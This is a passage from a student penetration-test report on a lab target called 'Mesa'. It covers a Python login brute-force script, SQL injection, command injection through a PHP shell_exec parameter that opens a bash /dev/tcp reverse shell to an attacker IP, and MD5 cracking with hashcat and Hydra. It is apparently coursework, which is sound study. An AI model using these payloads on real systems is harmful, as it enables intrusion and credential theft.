


Figure 72: Logged in as heuzeroth

4.2.4.2 Online Cracking (Brute Force: Password Guessing T1110.001 [50])

Figuring out the credentials was also possible without cracking the password hashes. Some online password brute forcing tools like Hydra were tried, but didn't yield any productive results. It was decided that it would be more efficient to create a small proof of concept script that could try user and password combinations against the webserver (see ??).

Using the usernames extracted from the database backup, and a wordlist of likely password candidates created in ?? – ??, all passwords were determined by brute force (see ??). The server didn't seem to have any protection set up against rapidly repeated connection attempts, allowing brute forcing.

The wordlist was truncated, since the script wasn't able to handle the complete wordlist including *rockyou.txt*. Partial processing could be implemented to get around the limitation of small file sizes, but it was elected not to implement this feature, since the script is only supposed to serve as a proof of concept for the possibility of online cracking.

```

ome > student > Pentest > 8_cracking > online.py > ...
1  import requests, sys
2
3  ip = sys.argv[1] #'http://mesa/login.php'
4  url = 'http://' + ip + '/login.php'
5  form_data = {}
6  user_filepath = sys.argv[2]
7  wordlist_filepath = sys.argv[3]
8
9  # Initial request to get PHP session ID
10 request = requests.post(url=url)
11 cookies = request.cookies
12
13 with open(user_filepath) as user_file:
14     user_list = user_file.read().split()
15
16 with open(wordlist_filepath) as wordlist_file:
17     wordlist = wordlist_file.read().split()
18
19 # Brute force all users
20 for user in user_list:
21     #Brute force wordlist
22     for word in wordlist:
23
24         form_data = {
25             'username': user,
26             'pass': word,
27             'login': 'login'
28         }
29
30         request = requests.post(url=url, cookies=cookies, data=form_data);
31
32         if request.status_code == 200 and 'management.php' in request.text:
33             print('Username: ' + user + '\nPassword: ' + word + '\n')
34             break # Continue with next user if a match was found
35
36         if request.status_code != 200:
37             print('Error!')
38             sys.exit()

```

Figure 73: Python script to brute force passwords

The complete script can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 5. Plain Text Password Acquisition → online_cracking →
online.py

Since the protected area's file is called "management.php", the file name was likely to appear in the response to a request with valid credentials, which turned out to be correct (see ??). If a match is detected, the discovered credentials get printed to stdout (see ??).

```
<script>window.open('management.php','_self')</script>
```

Figure 74: Response to a valid login attempt containing "management.php"

```
(student@kali)-[~/Pentest/8_cracking]
$ python3 online.py mesa users.txt wordlist.txt

Username: marq
Password: sunshine

Username: groves
Password: machine

Username: freeman
Password: ??????

Username: joe
Password: hackerman

Username: heuzeroth
Password: anwendungssicherheit
```

Figure 75: Python script brute forcing all passwords

4.2.4.3 SQL Injection

Login was also possible without a password via SQL injection through the login form (Exploit Public Facing Application T1190 [30]). The code for *login.php* contains this vulnerability because the user input is not being properly escaped before the query is run against the database (see ??). The source code for the php webpages was obtained later in the process of penetration testing, and will be discussed in detail in those respective sections.

```
$check_user="select * from users WHERE
            username='$user_name' AND
            password='$user_pass';"
```

Figure 76: SQL statement that does not escape user input before querying

Since it was already known that user data was being stored in a relational database because of the discovered SQL backup, it was decided to test a common SQL injection tactic. The idea is to end the statement prematurely by inputting characters that get interpreted as valid SQL, manipulating the query's conditional password-check in a way that would force it to evaluate to "TRUE". Three approaches were found to work (see ?? - ??). The full page screenshots showing that accessing the website this way was possible can be viewed in the appendix (see ?? - ??).



Figure 77: Successful SQL injection attempt 1



Figure 78: Successful SQL injection attempt 2



Figure 79: Successful SQL injection attempt 3

4.2.5 Command Injection

The webpage's source code contained a Path Traversal vulnerability (see ??) (Exploit Public Facing Application [30]).

```
if(isset($_GET['read'])){  
    //ICSe{b3c0m1ng_wh1t3b0x_p3nt3st3r}  
    //Some functions are unsafe. Never directly  
    //execute anything given by a user!  
    $stuff = shell_exec("cat " . $_GET['read']);  
    echo $stuff . "<br></div><div>";  
}
```

Figure 80: File inclusion vulnerability in php source code of *management.php*

User input was being executed without being validated or filtered first, enabling an adversary to inject malicious commands via the optional read parameter. The parameter is intended to take a file name (like e.g. *sys.log*, see ??), to determine which content should be rendered onto the page.

Any valid filepath would be read. For this reason the contents of */etc/passwd* were able to be printed to the webpage (see ??) by supplying the relative path to the */var/www/html* directory (see




Figure 81: URL parameter - File to read from the system

??) [51], inside which the webpage resided on the target system.




Figure 82: Relative filepath for file inclusion of `/etc/passwd`




Figure 83: File inclusion of `/etc/passwd`

If the system executed user input uncritically, it could allow for arbitrary Command Injection. To test this and to eventually create a reverse shell, a shell command that establishes the connection and transmits the attacker input was needed (see ??).

It was known that the webserver was running on a Linux system from prior analysis, meaning bash would almost certainly be available to execute commands.

bash -c had to additionally be prepended to start the command as a bash process [52], since the reverse shell would not persist after being created otherwise.

Bash

Some versions of [bash can send you a reverse shell](#) (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Figure 84: URL for reverse shell creation

Source: <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

This command contains characters reserved in the context of URLs (e.g. "&", "/", etc.) that needed to be encoded [55]. This was done with an online URL encoder (see ??).

The reverse shell command then needed to be concatenated with the valid url to have the target machine execute the regular read operation as well as the reverse shell creation command. The whitespace character gets encoded as %20, the ampersand symbol as %26. The encoded sequence for concatenation hence needed to be:

%20%26%26%20



The screenshot shows a web-based URL encoder interface. It has two main sections: 'Text to encode' and 'Encoded URL'. In the 'Text to encode' section, the input text is 'bash -c 'bash -i >& /dev/tcp/10.0.61.2/443 0>&1''. In the 'Encoded URL' section, the resulting encoded string is 'bash%20-c%20'bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.61.2%2F443%200%3E%261%27'.

Figure 85: URL-encoding the reverse shell command

Source: <https://jam.dev/utilities/url-encoder>

The resulting fully encoded URL to create the reverse shell took the following form:

```
http://mesa/management.php?read=sys.log%20%26%26%20bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.61.2%2F443%200%3E%261%27
```

Passing a valid file name and concatenating the read command via && allowed for arbitrary code execution of the appended command (Command Injection) [56]. A netcat listener was established and the encoded URL was submitted to the webserver via curl (see ??). The URL could have been

passed via the browsers URL bar, but Curl was chosen for better legibility.


The parameters for Curl were chosen with the following reasoning [57]:

- **I**

Chosen to prevent the output on the local shell from being unnecessarily large once the process completes.

- **b** "PHPSESSID=ogg76mkgqa2hq67su748salmbt"

Used to pass the PHP session ID cookie, which is needed to make use of the authenticated session created by logging in with the acquired credentials (see ??).



```
(student@kali)-[~]
$ curl -I -b "PHPSESSID=ogg76mkgqa2hq67su748salmbt" "http://mesa/management.php?read=sys.log%20%26%26%20bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.61.2%2F443%200%3E%261%27"
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.2] from mesa [192.168.61.65] 43968
bash: cannot set terminal process group (160): Inappropriate io
ctl for device
bash: no job control in this shell
www-data@AuV-Mesa-Entry-15:~/html$
```

Figure 86: Creating reverse shell via malicious URL



```
? Connection: keep-alive
? Cookie: PHPSESSID=ogg76mkgqa2hq67su748salmbt
? DNT: 1
```

Figure 87: PHP session ID of logged in session

The shell was then upgraded to an interactive shell (see ??).

The following steps were taken to that end:

1. *SHELL=/usr/bin/bash script -q /dev/null*

```
(student@kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.2] from mesa [192.168.61.65] 48764
/bin/sh: 0: can't access tty; job control turned off
$ SHELL=/usr/bin/bash script -q /dev/null
www-data@AuV-Mesa-Entry-15:~/html$ ^Z
zsh: suspended nc -lvp 443

(student@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvp 443

www-data@AuV-Mesa-Entry-15:~/html$ export TERM=linux
www-data@AuV-Mesa-Entry-15:~/html$ export SHELL=zsh
www-data@AuV-Mesa-Entry-15:~/html$ tty
/dev/pts/4
www-data@AuV-Mesa-Entry-15:~/html$
```

Figure 88: Upgrading the reverse shell to an interactive shell

- **SHELL** = */usr/bin/bash*

Set the environment variable SHELL to the absolute filepath of the bash program for the following command [52].

- **script** -q */dev/null*

The script utility starts a tty shell session. The -q flag suppresses start and stop messages [58]. Discards the script logs (redirects to */dev/null*) [59].

2. *Send process to background*

Sent the process to the background by pressing *CTRL + Z*.

3. **stty raw -echo; fg**

Stty set the terminal characteristics to disable echo of all input with the *-echo* flag, and set the input mode to *raw*, meaning it is handed through without processing [60]. The local terminal now acts as a pass-through layer to the spawned shell, which is brought back into the foreground with *fg*.

4. **export TERM=linux** and **export SHELL=zsh**

Set the environment variables controlling terminal behavior for extra usability.

4.2.6 Source Code Analysis

This section will analyze snippets of the source code of both *login.php* and *management.php*.

The process of obtaining the source code via the reverse shell has been documented in the appendix (see ?? - ??). The files can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 4. Source Code Analysis

4.2.6.1 login.php.save

The file *login.php.save* seems to have originated when the main file was being edited on the target machine and the editing software crashed or ran out of available buffer, creating a .save file [61]. Its code contents mirror *login.php*, which will be discussed in the following section.

```
1#Don't edit files on prod system. Most editors keep a .save file, which
  can remain if the editor was incorrectly closed (e.g. crashed).
2#ICSe{n3v3r_pr0d_3d1t}
```

Figure 89: *login.php.save* flag

4.2.6.2 login.php

```
{ //ICSe{l34rn_fr0m_s0urc3_c0de_r3v13w}
  //AUER ' or 1=1; --
  //Always use protection! ;-) Escape input
and use variable binding if available.
  $user_name=$_POST['username'];
  $user_pass=md5($_POST['pass']);

  $check_user="select * from users WHERE
               username='$user_name' AND
               password='$user_pass'";

  $run=mysqli_query($dbcon,$check_user);
```

Figure 90: Source code of *login.php* - SQL injection vulnerability and flag

The login page contained the previously discussed SQL injection vulnerability (see ?? – ??). The user input was being passed without validation and without escaping to the variables **\$user_name** (input from the username field) and **\$user_pass** (raw MD5 hash of the input from the password field) (see ??).

These variables were written into a predefined string **\$check_user**, which gets used as an SQL

query. The variables were not escaped or validated before running the query against the database. The user can terminate the input prematurely by using the SQL string literal " ' " (single quote) or writing conditional logic to the statement that gets evaluated (see ??).

The **\$check_user** variable got passed to the function **mysqli_query** along with the connection to the live database (see ??). This function does not escape the passed query, running it against the database without further checks [62].

Since the input is neither validated nor escaped at any point, any input consisting of valid SQL would be executed.

4.2.6.3 *management.php*

The management page contains the previously discussed File Inclusion / Command Injection vulnerability (see ?? – ??). The problem is a lack of user input validation, as with the SQL injection vulnerability.

User input is accessed by the php program through the "read" URL-parameter via the variable **\$_GET**, after which it is immediately passed to the **shell_exec** function without any validation (see ??). The function does not perform checks to determine if malicious user input is present, executing any valid command [63] passed by a threat actor.

```
if(isset($_GET['read'])){
    //ICSe{b3c0m1ng_wh1t3b0x_p3nt3st3r}
    //Some functions are unsafe. Never directly execute anything given by a user!
    $stuff = shell_exec("cat " . $_GET['read']);
    echo $stuff . "<br></div><div>";
    if($_GET['read'] != "err.log" && $_GET['read'] != "login.log" &&
    $_GET['read'] != "sys.log"){
        echo "<span style=\"background-color:#011526; color:#F2B872\">( ͡° ͜ʖ ͡°) 🙌
<strong>ICSe{1s_th1s_4_lf1?}</strong></span>";
```

Figure 91: *management.php* command injection vulnerability and flags

```
if($_SESSION['logged_user'] != "marq" && $_SESSION['logged_user'] != freeman &&
$_SESSION['logged_user'] != groves){
    echo "<div class=\"alert alert-
hacker\"><strong><center>ICSe{f4m0us_10r1_1n13ct}</strong></center></div>";
```

Figure 92: Additional *management.php* flag

4.2.7 Plain-Text Password Acquisition

4.2.7.1 Hash-Algorithm Identification

To crack the passwords with Kali Linux tools, a file containing all password hashes was created (see ??).

```
$ cat pw-hashes.txt
0571749e2ac330a7455809c6b0e7af90
df64dc2eb4a0b85091dd31eb4923eaac
fddd21b9d7ce17da93c30fa5a653a1df
14754f13e5280c5d49d2ae536c2d57e2
c13d23675b7a621212c3a6bb07e0e8df
cd1142c62ebbe49a17bc8788a4c83bec
```

Figure 93: Auxiliary *pw-hashes* file containing the previously discovered password hashes

To identify which hash algorithm was used, the Linux tool *hashid* was employed (see ??).

```
(kali㉿kali)-[~/2 - Pentest]
$ hashid -j -m -o hash_ids.txt pw-hashes.txt
```

Figure 94: Using *hashid* on the password hashes

The parameters were chosen with the following reasoning [64]:

- | | |
|---|--|
| - j | - o <i>hash_ids.txt</i> |
| Includes the John the Ripper mode of the detected hash algorithm. | Writes the output to a file <i>hash_ids.txt</i> . |
| - m | - <i>pw-hashes.txt</i> |
| Includes the Hashcat mode of the detected hash algorithm. | The input file containing the list of previously discovered password hashes. |

Hashid produced a list of possible candidates (see ??). ?? contains all unique entries of the file generated by hashid in order, showing that every hash analysis produced the same candidates. This implies the passwords have all been hashed with the same algorithm.

The complete unfiltered output produced by the call to Hashid has been documented in the ap-

pendix (see ??). ChatGPT was prompted to generate the command to filter all unique entries from the file in order (see ??). This was checked against the GNU awk manual, which confirms this command is applicable for this task [65]. The unfiltered result file *hash_ids.txt* can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 5. Plain Text Password Acquisition → hash_ids.txt

```
(kali㉿kali)-[~/2 - Pentest]
$ awk '!seen[$0]++' hash_ids.txt
--File 'pw-hashes.txt'--
Analyzing '0571749e2ac330a7455809c6b0e7af90'
[+] MD2 [JtR Format: md2]
[+] MD5 [Hashcat Mode: 0][JtR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JtR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000][JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600][JtR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JtR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JtR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JtR Format: mscach2]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JtR Format: radmin]
Analyzing 'df64dc2eb4a0b85091dd31eb4923eaac'
Analyzing 'fddd21b9d7ce17da93c30fa5a653a1df'
Analyzing '14754f13e5280c5d49d2ae536c2d57e2'
Analyzing 'c13d23675b7a621212c3a6bb07e0e8df'
Analyzing 'cd1142c62ebbe49a17bc8788a4c83bec'
--End of file 'pw-hashes.txt'--
```

Figure 95: List of possible password hashing algorithms

Since Hashid discovered many possible candidates. It was decided to cross-reference the results with another algorithm detection tool to narrow down the possibilities (see ??).

The *hashes.com* Hash Identifier determined the hash algorithm to be MD5. This would be tried first, falling back to the other algorithms detected by Hashid if cracking with MD5 were to fail. The assignment specified only information from ?? – ?? and ?? – ?? should be used to identify which hash algorithm was used. The source code obtained later on would confirm the MD5 algorithm to




Figure 96: Online hash algorithm identification

Source: https://hashes.com/en/tools/hash_identifier

be correct to a real attacker, since the password the user inputs gets hashed with the php "md5"-function (see ??) [66] before being checked against the password hash in the database.

```
$user_name=$_POST['username'];
$user_pass=md5($_POST['pass']);
```

Figure 97: Hash algorithm in source code

4.2.7.2 Brute Force: Password Cracking (T1110.002): Hash-Cracking with Linux Tools

4.2.7.2.1 Preparation (Creating wordlists)

To crack the discovered password hashes, a wordlist of candidates was created by crawling pertinent webpages and collecting words from their contents. Since *x.com* makes it difficult to crawl their webpage, Mr. Buckerzerg's tweets profile contents were copied directly from the browser and pasted into a text file. Words not originating from his tweets (e.g. "Show more") were pruned from the file manually (see ??). The unaltered file can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 5. Plain Text Password Acquisition → cewl_twitter (before processing).txt

A python script was written to turn the file into a parsable wordlist separated by newlines (see ??).

The script can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 5. Plain Text Password Acquisition → processor.py

The processed wordlist can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 5. Plain Text Password Acquisition → cewl →

```
(student@kali)-[~/Pentest/8_cracking]
$ cat cewl_twitter.txt
Marquis Buckerzerg
@MBuckerzerg
CEO of Mesa | NFTs | Creator of virtual worlds | My dog is my everything
Joined February 2022
Feb 18, 2022
Had a pleasant appointment with my friend Mr. Freeman. We discussed possible partnerships. Look what his algorithms did with my data! We created digital art of him, might auction as NFT soon!
See how data can be used to create safe environments. Only criminals got something to hide! https://x.com/bruise_almight/bruise_almighty/status/1221869659139366912
I can't believe it's already two years since I adopted my best friend tinkerbelle!
18.02.2020 was the date my sunshine joined my family! #anniversary #puglife
```

Figure 98: Words written by Buckerzerg on his x.com page

```
import re
wordlist: str
with open("/home/student/Pentest/8_cracking/cewl_twitter.txt",
          "r+") as file:
    wordlist = re.sub("[^a-zA-Z0-9_]+", '\n', file.read())
    file.seek(0)
    file.write(wordlist)
```

Figure 99: Python script to turn x.com contents into wordlist

cewl_twitter.txt

A complete wordlist was then created based on the other crawlable web pages pertaining to the subjects (see ??).

```
(student@kali)-[~/Pentest/8_cracking]
$ cewl mesa -m 3 -w cewl_mesa.txt && cewl https://dirk-heuzeroth.de -m 3 -w cewl_heuzeroth.txt && cat cewl_twitter.txt cewl_mesa.txt cewl_heuzeroth.txt /usr/share/wordlists/rockyou.txt > wordlist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Figure 100: Creating a wordlist to run the password hashes against

Cewl was run with the following parameters for the following reasons [67]:

- **m 3**
Sets the minimum word length to save to 3. (Default value, could have been omitted).
- **w cewl_mesa.txt / cewl_heuzeroth.txt**

Supplies the wordlist to try.

- pw-hashes.txt


Supplies the hashes to crack.

The complete process from wordlist generation to hash cracking in one continuous terminal session has been documented in the appendix (see ??).

4.2.7.2.3 Hashcat

The password hashes could also be cracked with Hashcat (see ??). A file *mesa.rule* was created with the following rules [70]:

- l try all words in lowercase
- u try all words in uppercase
- c try all words while capitalizing the first letter



```
(student@kali)-[~/Pentest/8_cracking]
$ cat mesa.rule
l
u
c

(student@kali)-[~/Pentest/8_cracking]
$ hashcat -m 0 pw-hashes.txt wordlist.txt -r mesa.rule
--force --quiet -o cracked_hashes.txt

(student@kali)-[~/Pentest/8_cracking]
$ cat cracked_hashes.txt
14754f13e5280c5d49d2ae536c2d57e2:machine
cd1142c62ebbe49a17bc8788a4c83bec:anwendungssicherheit
0571749e2ac330a7455809c6b0e7af90:sunshine
fddd21b9d7ce17da93c30fa5a653a1df:*****
df64dc2eb4a0b85091dd31eb4923eaac:??????
c13d23675b7a621212c3a6bb07e0e8df:hackerman
```

Figure 102: Cracking all hashes with Hashcat

The result and rule files can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 5. Plain Text Password Acquisition → hashcat

The parameters were chosen with the following reasoning [71]:

- **m 0**
Sets the mode to MD5 (without SALT).
- pw-hashes.txt
Supplies the hashes to crack.
- wordlist.txt
Supplies the wordlist to try the password hashes against.
- **r mesa.rule** Supplies the previously created rule file *mesa.rule*.
- **force**
Ignores all warnings.
- **quiet**
Suppresses stdout output for better readability in one continuous screenshot.
- **o cracked_hashes.txt**
Writes result to an output file *cracked_hashes.txt*.

4.2.8 SSH Login

The ascertained credentials were then tried against the Linux server hosting the webpages with the Unix account names obtained from the database backup (see ??) with Hydra (Hydra was chosen since it shows the plain text passwords that work, which a simple SSH login does not). The users *sam* and *freeman* used the same passwords as they did for the management system. The password for the user "zucc" was not the same as it was for the management system. Since Mr. Buckerzerg had a social media page, the wordlist extracted from his *x.com* profile was deemed the most likely to contain his password and was tried as well (see ??) (Brute Force: Password Guessing T1110.001).

The user and password files can each respectively be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) —> 6. SSH Login

Logging into the accounts via SSH directly has been documented in the appendix (see ??).

```

(student@kali)-[~/Pentest/8_cracking]
$ cat users.txt
ZUCC
sam
freeman

(student@kali)-[~/Pentest/8_cracking]
$ cat passwords.txt
sunshine
machine
anwendungssicherheit
*****
??????
hackerman

(student@kali)-[~/Pentest/8_cracking]
$ hydra -t 4 -L users.txt -P passwords.txt ssh://mesa
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-25 22:29:38
